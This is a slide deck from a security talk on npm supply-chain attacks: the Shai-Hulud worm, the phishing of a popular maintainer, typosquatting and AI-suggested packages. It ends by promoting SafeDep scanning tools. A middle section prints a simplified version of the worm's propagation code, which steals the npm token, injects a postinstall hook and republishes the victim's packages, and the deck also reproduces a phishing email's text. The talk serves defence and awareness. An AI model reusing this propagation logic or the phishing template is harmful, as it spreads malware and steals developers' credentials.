



Think Like an Attacker: Why Your npm install Is a Hacker's Dream

Sudhanshu Dasgupta

Software Engineer, SafeDep



Sudhanshu Dasgupta

Software Engineer, SafeDep



SudhanshuDasgu3



sudhanshu-dasgupta

90% of your codebase isn't yours.

It's open source packages you installed.





npm

```
# What actually happens when you run npm install
```


```
> npm install express
```

```
added 47 packages, changed 2 packages, and audited 1270 packages in 22s
```

Packages written by strangers.

Packages you've never read.

Packages you trust completely.



```
package.json

{
  "dependencies": {
    "@icons-pack/react-simple-icons": "^13.8.0",
    "@next/third-parties": "16.1.6",
    "@tanstack/react-virtual": "^3.13.18",
    "@uidotdev/usehooks": "^2.4.1",
    "@uiw/react-codemirror": "^4.25.4",
    "better-auth": "^1.4.17",
    "class-variance-authority": "^0.7.1",
    "clsx": "^2.1.1",
    "cmdk": "^1.1.1",
    "country-state-city": "^3.2.1",
    "date-fns": "^4.1.0",
    "flags": "^4.0.2",
    "lucide-react": "^0.563.0",
    "next": "16.1.6",
  },
  "devDependencies": {
    "happy-dom": "^20.3.7",
    "knip": "^5.82.1",
    "lefthook": "^2.0.15",
    "msw": "^2.12.7",
    "prettier": "^3.8.1",
    "prettier-plugin-tailwindcss": "^0.7.2",
    "tailwindcss": "^4.1.18",
    "vite-tsconfig-paths": "^6.0.5",
    "vitest": "^4.0.18"
  }
}
```

The Real Story

A developer (probably a lot like you) runs

```
npm install @ctrl/tinycolor
```



What happened in the next 3 minutes:

- AWS credentials stolen
- GitHub token exfiltrated
- npm token compromised
- 6 more packages infected automatically
- Private repos made public



This what exactly happened on Sept 2025

Shai Hulud Software Supply Chain Attack

safedep.io/npm-supply-chain-attack-targeting-maintainers/



Developer Mindset Vs Attacker Mindset

You think

- I need colors in my terminal
- 10M downloads/week = safe
- Let me add this and move on

Attackers Think

-  10M downloads = 10M potential victims
-  Last update: 3 years ago = maintainer might be gone
-  Simple package = easy to clone and typosquat
-  Developer trust = my attack surface

Attacker's Playbook - Multiple Entry Points

The Dormant Package Hijack

- Package hasn't been updated in 1+ years
- Maintainer uses same email across npm/GitHub
- Popular enough to spread (1K+ downloads/week)
- No 2FA enforced on npm account

moment 
2.30.1 • Public • Published 2 years ago

[Readme](#) [Code](#) (Beta) [0 Dependencies](#) [70971 Dependents](#) [76 Versions](#)

Moment.js

npm v2.30.1 downloads 11.4M/month license MIT 404 badge not found coverage 98% license scan failing


A JavaScript date library for parsing, validating, manipulating, and formatting dates.

Project Status

Moment.js is a legacy project, now in maintenance mode. In most cases, you should choose a different library.

For more details and recommendations, please see [Project Status](#) in the docs.

Thank you.

Resources

- Documentation
- Changelog
- Stack Overflow

License

Moment is freely distributable under the terms of the [MIT License](#).



moment 
2.30.1 • Public • Published 2 years ago

[Readme](#) [Code](#) (Beta) [0 Dependencies](#) [70971 Dependents](#) [76 Versions](#)

Moment.js

npm v2.30.1 downloads 13.9M/month license MIT 404 badge not found coverage 98% license scan failing


A JavaScript date library for parsing, validating, manipulating, and formatting dates.

Project Status

Moment.js is a legacy project, now in maintenance mode. In most cases, you should choose a different library.

For more details and recommendations, please see [Project Status](#) in the docs.

Thank you.

Resources

- Documentation
- Changelog
- Stack Overflow

License

Moment is freely distributable under the terms of the [MIT License](#).

↓ Weekly Downloads

27,952,877

Last publish
2 years ago

2 years ago



The Phishing Email

Josh Junon
@bad-at-computer.bsky.social

+ Follow

Yep, I've been pwned. 2FA reset email, looked very legitimate.

Only NPM affected. I've sent an email off to [@npmjs.bsky.social](#) to see if I can get access again.

Sorry everyone, I should have paid more attention. Not like me;
have had a stressful week. Will work to get this cleaned up.

Two-Factor Authentication Update Required

September 8, 2025 at 2:50 AM
To: "qix" <npm@josh.junon.me>
Tags:
 Display external images

Hi, qix!

As part of our ongoing commitment to account security, we are requesting that all users update their Two-Factor Authentication (2FA) credentials. Our records indicate that it has been over 12 months since your last 2FA update.

To maintain the security and integrity of your account, we kindly ask that you complete this update at your earliest convenience. Please note that accounts with outdated 2FA credentials will be temporarily locked starting September 10, 2025, to prevent unauthorized access.

[Update 2FA Now](#)

If you have any questions or require assistance, our support team is available to help. You may contact us through this [link](#).

Preferences · Terms · Privacy · Sign in to npm

▲ NPM debug and chalk packages compromised (aikido.dev)

1372 points by universesquid 4 months ago | hide | past | favorite | 757 comments

<https://github.com/advisories/GHSA-8mgj-vmr8-frr6>

▲ junon 4 months ago | next [-]

Hi, yep I got pwned. Sorry everyone, very embarrassing.

More info:

- <https://github.com/chalk/chalk/issues/656>

- <https://github.com/debug-js/debug/issues/1005#issuecomment-3...>

Affected packages (at least the ones I know of):

- ansi-styles@6.2.2

- debug@4.4.2 (appears to have been yanked as of 8 Sep 18:09 CEST)

- chalk@5.6.1

- supports-color@10.2.1

- strip-ansi@7.1.1

- ansi-regex@6.2.1

- wrap-ansi@9.0.1

- color-convert@3.1.1

- color-name@2.0.1

- is-arrayish@0.3.3

- slice-ansi@7.1.1

- color@5.0.1

- color-string@2.1.1

- simple-swizzle@0.2.3

- supports-hyperlinks@4.1.1

- has-ansi@6.0.1

- chalk-template@1.1.1

- backslash@0.2.1

It looks and feels a bit like a targeted attack.

Will try to keep this comment updated as long as I can before the edit expires.

Chalk has been published over. The others remain compromised (8 Sep 17:50 CEST).

NPM has yet to get back to me. My NPM account is entirely unreachable; forgot password system does not work. I have no recourse right now but to wait.

Email came from support at npmjs dot help.

Looked legitimate at first glance. Not making excuses, just had a long week and a panicky morning and was just trying to knock something off my list of to-dos. Made the mistake of clicking the link instead of going directly to the site like I normally would (since I was mobile).


Just NPM is affected. Updates to be posted to the `/debug-js` link above.

Again, I'm so sorry.


safedep.io/multiple-npm-packages-compromised-billion-downloads/



Typosquatting Trap



Real




The screenshot shows the npm package page for `@tensorflow/tfjs`. At the top, there's a navigation bar with links for Pro, Teams, Pricing, and Documentation. Below that is the npm logo and a search bar with the placeholder "Search packages". A "Sign Up" button is also present.

The main content area displays the package details:

- Name:** `@tensorflow/tfjs` ts
- Version:** 4.22.0 • **Status:** Public • Published a year ago
- Dependencies:** 11 Dependencies (highlighted in yellow), 687 Dependents, 162 Versions
- Description:** TensorFlow.js is an open-source hardware-accelerated JavaScript library for training and deploying machine learning models.
- Install Command:** `> npm i @tensorflow/tfjs`
- Repository:** github.com/tensorflow/tfjs
- Homepage:** github.com/tensorflow/tfjs#readme

Typosquatting




The screenshot shows the npm package page for `tensorflowjs`. The interface is very similar to the previous one, with a navigation bar, npm logo, and search bar.

The main content area displays the package details:

- Name:** `tensorflowjs`
- Version:** 0.7.0 • **Status:** Public • Published 11 hours ago
- Dependencies:** 0 Dependencies, 0 Dependents, 1 Versions
- Description:** TensorFlow + Node.js
- TensorFlow** is Google's machine learning runtime. It is implemented as C++ runtime, along with Python framework to support building a variety of models, especially neural networks for deep learning.
- Note:** It is interesting to be able to use TensorFlow in a node.js application using just JavaScript (or TypeScript if that's your preference). However, the Python functionality is vast (several ops, estimator implementations etc.) and continually expanding. Instead, it would be more practical to consider building Graphs and training models in Python, and then consuming those for runtime use-cases (like prediction or inference) in a pure node.js and Python-free deployment. This is what this node module enables.
- Install Command:** `> npm i tensorflowjs`
- Weekly Downloads:** 85
- Version:** 0.7.0 • **License:** MIT
- Unpacked Size:** 116 KB • **Total Files:** 4
- Last publish:** 11 hours ago

General attack flow



What about Vibe Coding - AI

Prompt

Hey, i need to add a color manipulation in my app suggest me a utility library or package to install

Result

The screenshot shows a dark-themed application window titled "Color manipulation utility library" from "Sonnet 4.5". A message box contains the user's query: "Hey, i need to add a color manipulation in my app suggest me a utility library or package to install". Below this, a "Thought for 5s" section suggests the "colord" library, stating: "I'd recommend colord for color manipulation in your Next.js app. Here's why:". A "Recommended: colord" section follows, listing its benefits:

- Tiny - Only ~3KB minified (smallest in class)
- Fast - High-performance color operations
- TypeScript native - Written in TypeScript with excellent type definitions
- Tree-shakeable - Only bundle what you use
- Modern API - Clean, chainable interface
- Plugin system - Extend with additional color spaces/features as needed

What AI knows


- ✓ Package popularity (download stats)
- ✓ GitHub stars
- ✓ Documentation quality
- ✓ Code examples

What AI doesn't know

- ✗ Package was compromised yesterday
- ✗ Any typosquat variant
- ✗ Maintainer's account was hacked
- ✗ malicious code in the latest version

AI is great for productivity
But could be terrible for security.



The background of the slide features a dark purple gradient with several lighter purple circles of varying sizes and positions, creating a dynamic and modern look.

Let's see how attackers
think?

Shai-Hulud

@ctrl/deluge@7.2.2

```
package.json

{
  "name": "@ctrl/deluge",
  "version": "7.2.2",
  "scripts": {
    "postinstall": "node setup_bun.js"
  }
}
```

→ **Weapon**

Let's see the actual payload



Read npm token from `~/.npmrc`



Call npm API: "What packages does this user maintain?"



Get back a list of packages



package.json

```
async function findYourPackages(username) {  
  const url = `https://registry.npmjs.org/-/v1/search?  
text=maintainer:${username}`;  
  const response = await fetch(url, {  
    headers: { Authorization: `Bearer ${npmToken}` }  
  });  
  return response.json().objects;  
}
```

Download each package's **current** version



Extract package.json



Bump version: 1.0.0 → **1.0.1** (looks innocent!)



Add: **"postinstall"** : "node bundle.js"



Copy malware (bundle.js) into package



Repackage everything and run **npm publish**

```
package.json

async function infectPackage(packageName) {
  // Download the current version
  const tarball = await downloadPackage(packageName);

  // Extract package.json
  const packageJson = extractPackageJson(tarball);

  // Bump version number (makes it look like a normal update)
  const [major, minor, patch] = packageJson.version.split('.');
  packageJson.version = `${major}.${minor}.${parseInt(patch) + 1}`;
  // Example: 1.0.0 becomes 1.0.1


  // Inject the malware
  packageJson.scripts = packageJson.scripts || {};
  packageJson.scripts.postinstall = "node bundle.js";

  // Copy this malware file into the package
  copyFile('bundle.js', tarball);

  // Repack and publish
  const newTarball = repackage(tarball);
  await exec(`npm publish ${newTarball}`);

  // Clean up evidence
  deleteTemporaryFiles();
}
```

Cycle continues...



What was the impact?

- 500+ npm packages compromised
- 650+ repositories force-migrated to public
- 2,400+ GitHub tokens publicly leaked
- \$50 million in cryptocurrency stolen
- AWS credentials, npm tokens were also got stolen

How to Not Get Owned.





IMMEDIATE RED FLAGS (DO NOT INSTALL):

01. Brand new package with 0 GitHub stars

02. No README or copy-pasted from another package

03. Has postinstall/preinstall scripts you didn't expect

04. Dormant package suddenly updated after 2+ years

05. Obfuscated/minified code in what should be simple
package

The background features a minimalist design with three overlapping circles in different shades of purple. A large circle in the center is filled with a solid medium purple color. Behind it is a smaller circle in a lighter shade of purple, and another smaller circle in a darker shade to its left.

How to protect yourself?

SafeDep is built on the belief that
security tools should be free,
transparent, and accessible to everyone!

Open Source First



Developers

CI/CD or
Development

For Vibe
Coders

SafeDep PMG


SafeDep vet

SafeDep MCP
Server

PMG

PMG (Package Manager Guard) protects developers from getting compromised by malicious packages during installation.

github.com/safedep/pmg



```
→ ~ npm i eslint-config-prettier@9.1.1
PMG: Resolving dependencies for 1 package(s) ...
PMG: Analyzing 1 dependencies for malware ...

✖ Malicious package blocked

- eslint-config-prettier@9.1.1
  Reference: https://app.safedep.io/community/malysis/01K0F3SC8XWRVW017ZR21MNK6T

✖ PMG: 1 packages analyzed, 1 blocked
→ ~
```

DEMO



vet

SafeDep Vet is a free, open-source next-generation SCA tool that protects against risky open-source components, including vulnerabilities and malware, across development, CI/CD, and production

github.com/safedep/vet

```
** Summary of Findings
** 1 critical, 1 high and 0 other vulnerabilities were identified
** 0 potentially unpopular library identified as direct dependency
** Provenance: 0 verified, 0 unverified, 21 missing
** Found usage evidences for 1/21 libraries
** 20/21 libraries were actively scanned for malware
** 1 libraries are out of date with major version drift in direct dependencies
** across 21 libraries in 1 manifest(s)

Top 5 libraries to fix ...



